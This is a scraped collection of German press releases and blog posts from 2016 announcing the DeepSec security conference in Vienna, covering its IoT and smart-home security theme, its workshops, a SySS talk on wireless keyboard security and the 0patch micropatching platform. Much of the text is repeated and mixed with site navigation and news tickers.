Die Wiener DeepSec Konferenz will sich daher im November anlässlich ihres 10-jährigen Jubiläums des Themas digitale Sicherheit annehmen. Im Programm finden sich Vorträge und Workshops rund um die Komponenten der Smart Devices, Smart Houses und Smart Networks.

Einbruch durch den Kühlschrank

Spektakuläre Einbrüche waren schon immer bestes Material für Drehbücher. Man kennt die Szene, in der die Protagonistin an Seilen über Lichtschranken schwebt und alle Tricks anwenden muss, um zum Ziel zu gelangen. Etliche Filme porträtieren Hacker, die gewaltigen Aufwand mit ausgeklügelter Technik betreiben, um in ein Netzwerk einzudringen und Daten zu kopieren. Das alles kann schon bald der Vergangenheit angehören. Mit der Vernetzung von Kühlschränken, Personenwaagen, Spielzeugpuppen, Fernsehern, Waschmaschinen, Wasserkochern oder Zahnbürsten sinken die Anforderungen beträchtlich. Sei es aufgrund des Designs oder der beschränkten Möglichkeiten der Hardware - Alltagsgegenstände waren nie dafür gedacht, das Wohnzimmer oder Büroräume gegen Angreifer zu verteidigen. Aber daran haben sich Early Adopter noch nie gestört. Jetzt wird das Internet der Dinge mit all seinen Komponenten langsam Normalität. Es ist daher allerhöchste Zeit, sich mit dessen Sicherheitskonzept auseinanderzusetzen.

Eklatante Mängel bei angewandter Kryptografie

Eine wesentliche Komponente der Informationssicherheit wird immer noch unsachgemäß eingesetzt - gemeint sind kryptografische Methoden zur Authentisierung, Verschlüsselung und Entschlüsselung. Da fremde Netzwerke naturgemäß keine Aussage zur Vertrauenswürdigkeit machen, durfte man spätestens seit der Publikation der

Snowden-Dokumente nichts mehr im Klartext ohne Unterschrift kommunizieren. Das gilt dann allerdings auch für besagte Alltagsgegenstände und deren Server, ebenso für Webseiten und Apps auf Smartphones.

Die DeepSec Konferenz hat aus diesem Grund Vorträge und Workshops auf der Agenda, die sich an Entscheidungsträger, Entwickler und Techniker richten. Auch ohne Mathematik muss man sich mit dem Thema beschäftigen und die Bausteine für gutes Security Design richtig zusammensetzen. Selbst Autofahrer ohne Chemiestudium kennen den Unterschied zwischen Benzin und Diesel - so sollte es dann auch in der Entwicklungsabteilung aussehen. Die Vortragenden möchten mit ihren Inhalten auch den Anstoß liefern, bestehende Konfigurationen zu hinterfragen. Nichts wurde für die Ewigkeit gebaut.

Konferenzprogramm mit Tiefgang

Anlässlich der 10. DeepSec Konferenz wurden zehn zweitägige Workshops ins Programm genommen. Auf der Agenda stehen Themen wie ...

WLAN Angriffe,
Beheben von Sicherheitslücken durch Patches,
Kryptografie,
gezielte Attacken auf Apples iPhone und IoT Geräte,
Windows PowerShell für Angreifer/Verteidiger,
Netzwerktechnologie,
sichere Webanwendungsentwicklung bis hin zu
Social Engineering.
Dazu kommen zwei Konferenztage, gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug.

Die Workshops finden am 8./9. November 2016 statt; die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist das ...

Imperial Riding School Renaissance Vienna Hotel
Ungargasse 60
1030 Wien (siehe Google-Maps)
siehe auch für zusätzliche Informationen:

Link zum Programm der DeepSec

https://www.deepsec.net/schedule.html

Link zur DeepSec Konferenz

https://www.deepsec.net/

zumeist jüngere Beiträge, die auf diesen verweisen:

Volkswagen öffnet via Car-Net per App-Connect Tore und Türen am Smart-Home (27.10.2016)

Security Essen 2016: Weltmesse der zivilen Sicherheit wird immer internationaler (11.10.2016)

Primion Technology kauft Opertis, Hersteller elektronischer Schließsysteme (10.10.2016)

Gezes Tür-, Fenster- und Sicherheitstechnik findet weiteren Anschluss an BACnet und KNX (2.10.2016)

Digitalisierte Sicherheit: Trends mit Apps und IT auf der Security Essen (30.9.2016)

weitere Details...


www.baulinks.de/webplugin/2016/1434.php4
Cookies erleichtern die Bereitstellung unserer Dienste. Mit der Nutzung unserer Dienste erklären Sie sich damit einverstanden, dass wir Cookies verwenden.
OK
0% TECHNIK JETZT MIT 0% FINANZIEREN!
SATURN
Hier klicken
baulinks
Bau
Ausbau
TGA
Praxis
Bau-IT
Hotspots
BauDates
BroKatDowns
BauFeeds
Textile Rauch- und Feuerschutz systeme von Peneder www.peneder.com
Werden Smart Homes die „Schlachtfelder" der Zukunft?
DEEPSEC
Einbruch durch den Kühlschrank
Eklatante Mängel bei angewandter Kryptografie
Baulinks folgen auf...
Baulinks aktuell
Impressum
Redaktion
Newsletter / Bauletter

www.baulinks.de/webplugin/2016/1434.php4

Apps | The Use of the Ap... | YouTube to mp3 C... | Grammarphobia | Photogramio | Linguee | YouTube | my Dropbox | Dropbox - für Sanna

Fensterfolien
Zaunanlagen
baulicher Brandschutz
technischer Brandschutz
RWA-Anlagen

Sicherheitstechnik Portal
Zutrittskontrolle
Türverriegelungen
Videoüberwachung
Einbruchschutz
RC / WK 1 2 3 4 5 6
Türbeschläge
Türverriegelungen
Sicherheitsfenster
Sicherheitsglas
Fenster Magazin
Perimeterschutz / Zäune
Brandschutz
Blitzschutz
Flucht-/Rettungswege
RWA-Anlagen / NRWG
Hochwasserschutz
Security-Markt
FeuerTRUTZ
Security Essen
Baukonjunktur allg.
Security Fachbücher
Projektberichte

Die DeepSec Konferenz hat aus diesem Grund Vorträge und Workshops auf der Agenda, die sich an Entscheidungsträger, Entwickler und Techniker richten. Auch ohne Mathematik muss man sich mit dem Thema beschäftigen und die Bausteine für gutes Security Design richtig zusammensetzen. Selbst Autofahrer ohne Chemiestudium kennen den Unterschied zwischen Benzin und Diesel - so sollte es dann auch in der Entwicklungsabteilung aussehen. Die Vortragenden möchten mit ihren Inhalten auch den Anstoß liefern, bestehende Konfigurationen zu hinterfragen. Nichts wurde für die Ewigkeit gebaut.

Konferenzprogramm mit Tiefgang

Anlässlich der 10. DeepSec Konferenz wurden zehn zweitägige Workshops ins Programm genommen. Auf der Agenda stehen Themen wie ...

- WLAN Angriffe,
- Beheben von Sicherheitslücken durch Patches,
- Kryptografie,
- gezielte Attacken auf Apples iPhone und IoT Geräte,
- Windows PowerShell für Angreifer/Verteidiger,
- Netzwerktechnologie,
- sichere Webanwendungsentwicklung bis hin zu
- Social Engineering.

Dazu kommen zwei Konferenztage, gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug.

Die Workshops finden am 8./9. November 2016 statt; die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist das ...

- Imperial Riding School Renaissance Vienna Hotel
- Ungargasse 60
- 1030 Wien (siehe Google-Maps)

siehe auch für zusätzliche Informationen:

- Programm der DeepSec
- DeepSec

zumeist jüngere Beiträge, die auf diesen verweisen:

- Volkswagen öffnet via Car-Net per App-Connect Tore und Türen am Smart-Home (27.10.2016)
- Security Essen 2016: Weltmesse der zivilen Sicherheit wird immer internationaler (11.10.2016)
- Primion Technology kauft Opertis, Hersteller elektronischer Schließsysteme (10.10.2016)
- Gezes Tür-, Fenster- und Sicherheitstechnik findet weiteren Anschluss an BACnet und KNX (2.10.2016)
- Digitalisierte Sicherheit: Trends mit Apps und IT auf der Security Essen (30.9.2016)
- weitere Details...

ausgewählte weitere Meldungen:

- Trendstudie sieht Sicherheits- und Haustechnikbranche vor grundlegendem Wandel (30.9.2016)
- c't warnt vor Sicherheitsleck beim Smart-Home-System von Loxone (4.9.2016)
- Smart Meter, Spion in den eigenen vier Wänden? (7.6.2016)
- Polizeiliche Kriminalstatistik (PKS) 2015: 10% mehr Wohnungseinbrüche (31.5.2016)
- Das Smart Home öffnet Fluchtwege automatisch (20.1.2016)
- Datenschutz und Datensicherheit im Smart Home (16.12.2015)
- Smart Home-Studie: Vernetzte Alarmsysteme sind gefragt (29.9.2015)
- Deutsche schließen aus Angst vor Datendiebstahl ihre smarten Heimgeräte nicht ans Internet an (Bauletter vom 3.9.2014)
- Smart-Home: Smart genug für den Massenmarkt? (10.2.2014)
- VDE: „Smart Home wird 2025 Standard sein" (18.7.2013)

siehe zudem:

- Gebäudeleittechnik im Haustechnik-Magazin sowie Sicherheitstechnik-Magazin und bei Baulinks

zurück ...
Übersicht News ...
Übersicht Broschüren ...

Impressum (c) 1997-2017 ARCHmatic - Alfons Oebbeke (Google+, XING, linkedin)

Impressum | Redaktion | < älter 2016/1434 jünger > >>| | Newsletter / Bauletter

BIMobject

http://www.finanzen.at/nachrichten/aktien/Smart-Homes-werden-Schlachtfeld-der-Zukunft-DeepSec-Konferenz-fuehlt-dem-Internet-der-Dinge-auf-den-Zahn-1001425704

Smart Homes werden Schlachtfeld der Zukunft - DeepSec Konferenz fühlt dem Internet der Dinge auf den Zahn

Datum: 29.09.2016
Autor: Redaktion

Wien (pts009/29.09.2016/09:15) - Das Internet der Dinge steht vor der Tür. Viele Unternehmen und Privatpersonen haben es schon hereingelassen, oft leider ohne die Bedeutung zu erkennen. Leider öffnet man mit einem falschen Fortschrittsverständnis damit auch automatisch Angreifern alle Tore, Türen und Fenster. Die DeepSec Konferenz hat sich daher dem Thema anläßlich ihres 10-jährigen Jubiläums angenommen. Im Programm finden sich Vorträge und Workshops rund um die Komponenten der Smart Devices, Smart Houses und Smart Networks. Nicht alle Produkte haben ein solides Sicherheitskonzept. Wie testet man Geräte richtig? Welche Konsequenzen hat die totale Umrüstung auf "smart"? Wie geht man richtig vor und wählt geeignete Systeme aus?

Einbruch durch den Kühlschrank

Spektakuläre Einbrüche waren schon immer bestes Material für Drehbücher. Man kennt die Szene wo die Protagonistin an Seilen über den Lichtschranken schwebt und alle Tricks anwenden muss, um zum Ziel zu gelangen. Etliche Filme porträtieren Hacker, die gewaltigen Aufwand mit ausgeklügelter Technik betreiben, um in ein Netzwerk einzudringen und Daten zu kopieren. Das alles kann schon bald der Vergangenheit angehören. Mit der Vernetzung von Wasserkochern, Kühlschränken, Personenwaagen, Spielzeugpuppen, Telefonen, Fernsehern, Waschmaschinen oder Zahnbürsten sinkt der Schwierigkeitsgrad beträchtlich. Sei es aufgrund des Designs oder der beschränkten Möglichkeiten der Hardware, Alltagsgegenstände waren nie dafür gedacht das Wohnzimmer oder Büroräume gegen Angreifer zu verteidigen. Daran haben sich Early Adopter noch nie gestört. Jetzt wird das Internet der Dinge mit all seinen Komponenten langsam Normalität. Es ist daher allerhöchste Zeit sich mit dessen Sicherheitskonzept auseinanderzusetzen.

Eklatante Mängel bei angewandter Kryptografie

Eine wichtige Komponente der Informationssicherheit wird immer noch unsachgemäß eingesetzt. Es handelt sich hierbei um kryptografische Methoden zur Authentisierung, Verschlüsselung und Entschlüsselung. Da fremde Netzwerke naturgemäß keine Aussage über Vertrauenswürdigkeit treffen, darf man spätestens seit der Publikation der

Snowden Dokumente nichts mehr im Klartext ohne Unterschrift kommunizieren. Das gilt dann allerdings auch für besagte Alltagsgegenstände und deren Servern, ebenso für Webseiten und Apps auf Smartphones.
Die DeepSec Konferenz hat aus diesem Grund Vorträge und Workshops im Angebot, um Entscheidungsträgern, Entwicklern und Technikern zur Seite zu stehen. Auch ohne Mathematik muss man sich mit dem Thema beschäftigen und die Bausteine für gutes Security Design richtig zusammensetzen. Selbst Autofahrer ohne Chemiestudium kennen den Unterschied zwischen Benzin und Diesel. So sollte es dann auch in der Entwicklungsabteilung aussehen. Die Vortragenden möchten mit ihren Inhalten auch den Anstoß liefern, bestehende Konfigurationen zu hinterfragen. Nichts wurde für die Ewigkeit gebaut.
Secure Coding alleine wird Unternehmen, die im IoT Bereich Produkte am Markt haben, nicht mehr helfen in der modernen vernetzten Welt zu bestehen. Es geht darum den Entwurf gleich richtig zu schaffen.
Smart Wetter ist heiter bis wolkig

Kritisch beäugt werden auch Cloud Systeme. Sehr viele Ansätze denken gar nicht mehr an lokale Datenhaltung. Damit sind unweigerlich Web Browser, Web Anwendungen und die auf den lokalen Geräten vorhandenen Oberflächen mit betroffen. Das Wort Cloud vereint eine Reihe von Technologien, die bei den vorgestellten Szenarien automatisch enthalten sind. Aus der Sicht der Informationssicherheit sind die Probleme damit nur verschoben. Man muss sich trotzdem damit beschäftigen.
Das Konferenzprogramm bietet für diesen Bereich einen Bogen zum Internet der Dinge und dem intelligenten Schutz der Daten bei externen Dienstleistern. Maschinen sind nicht nur eine Bedrohung, sondern sie lassen sich auch zum Schutz der eigenen Infrastruktur einsetzen. Lernfähige Algorithmen wurden in den vergangenen Monaten heiß diskutiert. Vortragende Experten erklären wie man diese Werkzeuge richtig einsetzt und wo ihre Grenzen sind.
Konferenzprogramm mit Tiefgang

Anlässlich der 10. DeepSec Konferenz wurden zehn zweitägige Workshops ins Programm genommen. Die Themen reichen von WLAN Angriffen, dem Beheben von Sicherheitslücken durch Patches, Kryptografie, gezielte Attacken auf Apples iPhone und IoT Geräte, Windows PowerShell für Angreifer/Verteidigerinnen, Netzwerktechnologie, sicherer Webanwendungsentwicklung bis hin zu Social Engineering. Internationale Trainer bringen ihre Expertise ins Herz Europas. Damit ergibt sich eine einmalige Chance für Weiterbildung.
Dazu kommen zwei Tage Konferenz gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug.
Das komplette Programm ist unter https://deepsec.net/schedule.html online.
Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstal-

tungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

(Ende)

Aussender: DeepSec GmbH Ansprechpartner: René Pfeiffer Tel.: +43-676-5626390 E-Mail: deepsec@deepsec.net

Website: www.deepsec.net

Quelle: http://www.pressetext.com/news/20160929009

29.09.2016 09:45:45 Drucken | Teilen | A A

Smart Homes werden Schlachtfeld der Zukunft - DeepSec Konferenz fühlt dem Internet der Dinge auf den Zahn

Wien (pts009/29.09.2016/09:15) - Das Internet der Dinge steht vor der Tür. Viele Unternehmen und Privatpersonen haben es schon hereingelassen, oft leider ohne die Bedeutung zu erkennen. Leider öffnet man mit einem falschen Fortschrittsverständnis damit auch automatisch Angreifern alle Tore, Türen und Fenster. Die DeepSec Konferenz hat sich daher dem Thema anläßlich ihres 10-jährigen Jubiläums angenommen. Im Programm finden sich Vorträge und Workshops rund um die Komponenten der Smart Devices, Smart Houses und Smart Networks. Nicht alle Produkte haben ein solides Sicherheitskonzept. Wie testet man Geräte richtig? Welche Konsequenzen hat die totale Umrüstung auf "smart"? Wie geht man richtig vor und wählt geeignete Systeme aus?

Einbruch durch den Kühlschrank

Spektakuläre Einbrüche waren schon immer bestes Material für Drehbücher. Man kennt die Szene wo die Protagonistin an Seilen über den Lichtschranken schwebt und alle Tricks anwenden muss, um zum Ziel zu gelangen. Etliche Filme porträtieren Hacker, die gewaltigen Aufwand mit ausgeklügelter Technik betreiben, um in ein Netzwerk einzudringen und Daten zu kopieren. Das alles kann schon bald der Vergangenheit angehören. Mit der Vernetzung von Wasserkochern, Kühlschränken, Personenwaagen, Spielzeugpuppen, Telefonen, Fernsehern, Waschmaschinen oder Zahnbürsten sinkt der Schwierigkeitsgrad beträchtlich. Sei es aufgrund des Designs oder der beschränkten Möglichkeiten der Hardware, Alltagsgegenstände waren nie dafür gedacht das Wohnzimmer oder Büroräume gegen Angreifer zu verteidigen. Daran haben sich Early Adopter noch nie gestört. Jetzt wird das Internet der Dinge mit all seinen Komponenten langsam Normalität. Es ist daher allerhöchste Zeit sich mit dessen Sicherheitskonzept auseinanderzusetzen.

Eklatante Mängel bei angewandter Kryptografie

Eine wichtige Komponente der Informationssicherheit wird immer noch unsachgemäß eingesetzt. Es handelt sich hierbei um kryptografische Methoden zur Authentisierung, Verschlüsselung und Entschlüsselung. Da fremde Netzwerke naturgemäß keine Aussage über Vertrauenswürdigkeit treffen, darf man spätestens seit der Publikation der Snowden Dokumente nichts mehr im Klartext ohne Unterschrift kommunizieren. Das gilt

Börse aktuell - Live Ticker

ATX mit neuem 52-Wochen-Hoch -- DAX legt kräftig zu -- Asiens Börsen schließen mit grünen Vorzeichen
TecDAX weist Zuwächse aus. Dow Jones beendet Dienstagsgeschäft im Plus.

Nachrichten

Nachrichten zu Aktien | Alle Nachrichten

13:38	Wieder Rekordjahr für Hamburger Messe
13:38	ROUNDUP: IG Metall will gegen ausufernde Arbeitszeiten vorgehen
13:38	ROUNDUP: Immobilienboom treibt Geschäfte der Bauindustrie an
13:38	Badische Winzer versprechen stabile Preise
13:37	Bauhauptgewerbe im November 2016: Bremst US-Wahl den Wirtschaftsbau? Nachfrage nach Wirtschaftsbauleistungen im Minus. Steigende Wohnungs- u. Infrastrukturnachfrage sorgt aber für Orderplus von 8%
13:37	Eon-Chef Teyssen lobt Gabriel: 'Hat Vieles modernisiert'
13:36	CDU-Vizechefin Klöckner will Ausnahmen von der Pkw-Maut in Grenznähe
13:35	Chili's parent Brinker International shares sink after earnings miss, guidance cut
13:35	Bayerische Banker wollen nicht für EU-

dann allerdings auch für besagte Alltagsgegenstände und deren Servern, ebenso für Webseiten und Apps auf Smartphones.

Die DeepSec Konferenz hat aus diesem Grund Vorträge und Workshops im Angebot, um Entscheidungsträgern, Entwicklern und Technikern zur Seite zu stehen. Auch ohne Mathematik muss man sich mit dem Thema beschäftigen und die Bausteine für gutes Security Design richtig zusammensetzen. Selbst Autofahrer ohne Chemiestudium kennen den Unterschied zwischen Benzin und Diesel. So sollte es dann auch in der Entwicklungsabteilung aussehen. Die Vortragenden möchten mit ihren Inhalten auch den Anstoß liefern, bestehende Konfigurationen zu hinterfragen. Nichts wurde für die Ewigkeit gebaut.

Secure Coding alleine wird Unternehmen, die im IoT Bereich Produkte am Markt haben, nicht mehr helfen in der modernen vernetzten Welt zu bestehen. Es geht darum den Entwurf gleich richtig zu schaffen.

Smart Wetter ist heiter bis wolkig

Kritisch beäugt werden auch Cloud Systeme. Sehr viele Ansätze denken gar nicht mehr an lokale Datenhaltung. Damit sind unweigerlich Web Browser, Web Anwendungen und die auf den lokalen Geräten vorhandenen Oberflächen mit betroffen. Das Wort Cloud vereint eine Reihe von Technologien, die bei den vorgestellten Szenarien automatisch enthalten sind. Aus der Sicht der Informationssicherheit sind die Probleme damit nur verschoben. Man muss sich trotzdem damit beschäftigen.

Das Konferenzprogramm bietet für diesen Bereich einen Bogen zum Internet der Dinge und dem intelligenten Schutz der Daten bei externen Dienstleistern. Maschinen sind nicht nur eine Bedrohung, sondern sie lassen sich auch zum Schutz der eigenen Infrastruktur einsetzen. Lernfähige Algorithmen wurden in den vergangenen Monaten heiß diskutiert. Vortragende Experten erklären wie man diese Werkzeuge richtig einsetzt und wo ihre Grenzen sind.

Konferenzprogramm mit Tiefgang

Anlässlich der 10. DeepSec Konferenz wurden zehn zweitägige Workshops ins Programm genommen. Die Themen reichen von WLAN Angriffen, dem Beheben von Sicherheitslücken durch Patches, Kryptografie, gezielte Attacken auf Apples iPhone und IoT Geräte, Windows PowerShell für Angreifer/Verteidigerinnen, Netzwerktechnologie, sicherer Webanwendungsentwicklung bis hin zu Social Engineering. Internationale Trainer bringen ihre Expertise ins Herz Europas. Damit ergibt sich eine einmalige Chance für Weiterbildung.

Dazu kommen zwei Tage Konferenz gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug. Das komplette Programm ist unter https://deepsec.net/schedule.html online.

Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

(Ende)

Aussender: DeepSec GmbH Ansprechpartner: René Pfeiffer Tel.: +43-676-5626390 E-Mail: deepsec@deepsec.net Website: www.deepsec.net

Quelle: http://www.pressetext.com/news/20160929009

(END) Dow Jones Newswires

September 29, 2016 03:15 ET (07:15 GMT)- - 03 15 AM EDT 09-29-16

Kollegen haften

13:35 Trump to Launch Voter-Fraud Probe

https://www.syss.de/pentest-blog/article/2016/09/23/1011112016-syss-auf-der-deepsec-in-wien/

10./11.11.2016: SYSS AUF DER DEEPSEC IN WIEN

GERHARD KLOSTERMEIER SPRICHT ÜBER DIE SICHERHEIT VON MÄUSEN UND TASTATUREN

Datum: 23.09.2016

Autor: SySS Redaktion

Gleich viermal ist die SySS GmbH diesen Herbst mit ihren Forschungsergebnissen zu Schwachstellen in drahtlosen Maus-Tastatur-Sets auf internationalen Fachkonferenzen vertreten. Auf der Ruxcon in Melbourne, der Hacktivity in Budapest, der ZERONIGHTS in Moskau sowie auf der DeepSec in Wien.

Auf der "In-Depth Security Conference 2016 Europe", die vom 10. bis 11. November in der österreichischen Metropole stattfindet präsentiert IT-Security Consultant Gerhard Klostermeier "Of Mice and Keyboards: On the Security of Modern Wireless Desktop Sets" (10.11.2016, 14:00 Uhr).

Unsere "SySS Cherry Picker"- Video gibt Ihnen einen ersten Eindruck davon, was Sie bei der Präsentation erwartet.

DE (pentest-blog/article/2016/09/23/1011112016-syss-auf-der-deepsec-in-wien/) EN (en/pentest-blog/article/2016/09/23/1011112016-syss-auf-der-deepsec-in-wien/)

PENTEST BLOG

(pentest-blog/)
23. September 2016 – Events (pentest-blog/category/events/)

10./11.11.2016: SYSS AUF DER DEEPSEC IN WIEN

(https://deepsec.net/index.html)

GERHARD KLOSTERMEIER SPRICHT ÜBER DIE SICHERHEIT VON MÄUSEN UND TASTATUREN

Gleich viermal ist die SySS GmbH diesen Herbst mit ihren Forschungsergebnissen zu Schwachstellen in drahtlosen Maus-Tastatur-Sets auf internationalen Fachkonferenzen vertreten. Auf der Ruxcon in Melbourne (https://www.syss.de/pentest-blog/article/2016/07/29/2223102016-down-under-syss-auf-der-ruxcon-security-conference-melbourne/), der Hacktivity in Budapest (https://www.syss.de/pentest-blog/article/2016/09/22/syss-auf-der-hacktivity-2016-in-budapest/), der ZERONIGHTS in Moskau (https://www.syss.de/pentest-blog/article/2016/09/22/1718112016-syss-auf-der-zeronights-2016-in-moskau/) sowie auf der DeepSec in Wien.

Auf der "In-Depth Security Conference 2016 Europe" (https://deepsec.net/index.html), die vom 10. bis 11. November in der österreichischen Metropole stattfindet präsentiert IT-Security Consultant Gerhard Klostermeier "Of Mice and Keyboards: On the Security of Modern Wireless Desktop Sets" (10.11.2016, 14:00 Uhr) (https://deepsec.net/schedule.html).

Unsere "SySS Cherry Picker (https://www.youtube.com/watch?v=KMImd-LhMmo&feature=youtu.be)"- Video gibt Ihnen einen ersten Eindruck davon, was Sie bei der Präsentation erwartet.

Building SySS (pentest-blog/category/building-syss/)

News (pentest-blog/category/news/)

Events (pentest-blog/category/events/)

Advisories (pentest-blog/category/advisories/)

In the Media (pentest-blog/category/in-the-media/)

Know-how (pentest-blog/category/know-how/)

Digital Forensics (pentest-blog/category/digital-forensics/)

Secutorial (pentest-blog/category/secutorial/)

RSS-Feed (rss-feed/)

SySS Newsletter abonnieren (syss-newsletter/)

TERMINE


01.02.2017
maintower sicherheitscheck – Vorsicht, Cybercrime!, Fulda, eine Veranstaltung des hr fernsehens mit Sebastian Schreiber

07.02.2017 - 08.02.2017
SySS-Schulung – Hack1: Hacking Workshop 1

09.02.2017 - 10.02.2017
SySS-Schulung – Hack2: Hacking Workshop 2

14.02.2017 - 16.02.2017
SySS-Schulung – Secu2: Incident Response

press releases 2016



http://www.pressetext.com/news/20161010019

0patch - Sicherheitsupdates mit Selbstheilung

DeepSec und ACROS Security stellen Plattform für Mikropatches vor

Wien (pts019/10.10.2016/12:30) - Werden Sicherheitslücken in Computeranwendungen veröffentlicht, beginnt sofort das bange Warten bei Anwendern. Egal, ob es sich um Software für das eigene Netzwerk, Online-Applikationen oder Apps für Mobilgeräte handelt, man wird sich rasch über die eigene Anfälligkeit von Anbietern im Klaren. Die Nervosität steigt. Wann wird der Hersteller die Sicherheitsupdates publizieren? Gibt es bis zu diesem Zeitpunkt Maßnahmen, um das Risiko zu verringern? Alternativ, wie lange kann man ohne eine bestimmte Software auskommen?

Die Antworten auf diese Frage sind der zentrale Punkt im Sicherheitsmanagement. Einige Firmen haben für ihre Produkte feste Termine für Sicherheitsupdates eingeführt. Dennoch finden gelegentlich außerplanmäßige Updates statt während mancher Hersteller durchaus Jahre darauf warten lässt. Dabei geht es bis jetzt nur um Anwendungen, die noch einen Hersteller oder einen Supportvertrag besitzen. Was passiert mit vererbten Programmen, die niemand mehr wartet? Eine mögliche Antwort ist 0patch, eine Plattform für sogenannte Mikropatches im Live-Betrieb.

Mikropatches als Notfallmanagement

Entgegen der verbreiteten Erwartungshaltung, dass ein Patches nur von einem Hersteller durchgeführt werden kann, ist es möglich Applikationen sowohl zur Laufzeit als auch mit einer kurzen Unterbrechung zu verändern. Da publizierte Schwachstellen ohnehin gründlich von Sicherheitsforschern dokumentiert sind, lassen sich auf Basis dieser Informationen Mikropatches kreieren, die direkt zur Ausschaltung der Lücke dienen. Das System nennt sich 0patch. Es wurde von Sicherheitsexperten entwickelt, die seit mehr als 15 Jahren im Rahmen von Tests in Netzwerke einbrechen. Bei solchen Attacken muss man ebenso Code einschleusen, also eben auch Mikropatches anwenden. Jedes Ausnutzen von Sicherheitslücken basiert auf diesem Prinzip. 0patch ist vereinfacht genau das Gegenteil davon.

"Unsere Technologie, 0patch genannt, entstand aus der Frustration über die Tatsache, dass sich in 15 Jahren nichts daran geändert hat, das Einbrechen in Netzwerke schwieriger zu gestalten", so Mitja Kolsek, der Geschäftsführer von ACROS Security. Mit der Mikropatch Plattform gibt es einen Anreiz für Forscher Lücken gut zu dokumentieren, um Patches zu entwerfen. Im Gegenzug bekommen sie von den Anwendern der Mikropatches einen Aufwandsausgleich. Kolsek sagt weiter, dass das Patchen von Software nicht sehr innovativ klingt, jedoch sei genau dieser Prozess nach wie vor einer der größten wunden Punkte in der IT-Sicherheit.

Das System bietet reichaltige Erweiterungen, da man in der IT-Sicherheitsforschung Konzepte testet, die automa-

tisch Lücken in Code finden und entsprechende Mikropatches vorschlagen. Man könnte solche Technologien auch in den Quality Assurance Prozess einbauen.

Moderner Schutz für digitale Altlasten

Man redet nicht gerne darüber, aber in fast jeder Infrastruktur finden sich digitale Altlasten in Form von alten Anwendungen oder Softwarepaketen, die nicht mehr gepflegt werden. In den Zeiten der Mainframes hat man diesen Code mit Kompatibilitätsschichten einfach mitgenommen. Das geschieht auch ohne raumfüllende Rechner immer noch. Gerade für diese Applikationen ist die 0patch Plattform extrem interessant. Mit Hilfe der Patches lassen sich auch ganz ohne Unterstützung eines Herstellers Sicherheitslücken schließen. Diese Wahl ist allemal vorteilhafter als zu hoffen, dass der Blitz besser woanders einschlägt.

Premiere in Europa: Workshop 0patch Plattform für Anwender

Im Rahmen ihres 10. Geburtstags bietet die DeepSec In-Depth Security Konferenz ihren Teilnehmern hochkarätige Trainings an. Unter anderem gibt es den Workshop "Do-It-Yourself Patching: Writing Your Own Micropatch", gehalten von Mitja Kolsek und Entwicklern von 0patch. Es ist eine Schulung mit Beispielen aus der Praxis. Man lernt wie man inoffizielle Mikropatches auf Basis von echten Sicherheitslücken erstellt und richtig anwendet, auch auf Programme im laufenden Betrieb. Der Fokus liegt auf Software für Microsoft® Windows, es gibt aber Beispiele für alle Plattformen. Der Inhalt ist gleichermaßen für Sicherheitsforscher und Anwender aus IT Abteilungen gedacht. Software-Entwickler sind ebenso herzlich eingeladen, teilzunehmen, um das System kennenzulernen. Immerhin kann ein Mikropatch sowohl Herstellern als auch Kunden wertvolle Zeit ersparen und Unsicherheiten vermeiden.

Jährliches Treffen internationaler renommierter Sicherheitsexperten in Wien

Die Themen der diesjährigen DeepSec reichen von WLAN Angriffen, dem Beheben von Sicherheitslücken durch Patches, Kryptografie, gezielte Attacken auf Apples iPhone und IoT Geräte, Windows PowerShell für Angreifer/Verteidigerinnen, Netzwerktechnologie, sicherer Webanwendungsentwicklung bis hin zu Social Engineering. Internationale Trainer bringen ihre Expertise ins Herz Europas. Damit ergibt sich eine einmalige Chance für Weiterbildung. Dazu kommen zwei Tage Konferenz gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug. Das komplette Programm ist unter https://deepsec.net/schedule.html online. Aktuelle Artikel rund um Informationssicherheit und DeepSec Events finden Sie auch in unserem Blog: http://blog.deepsec.net

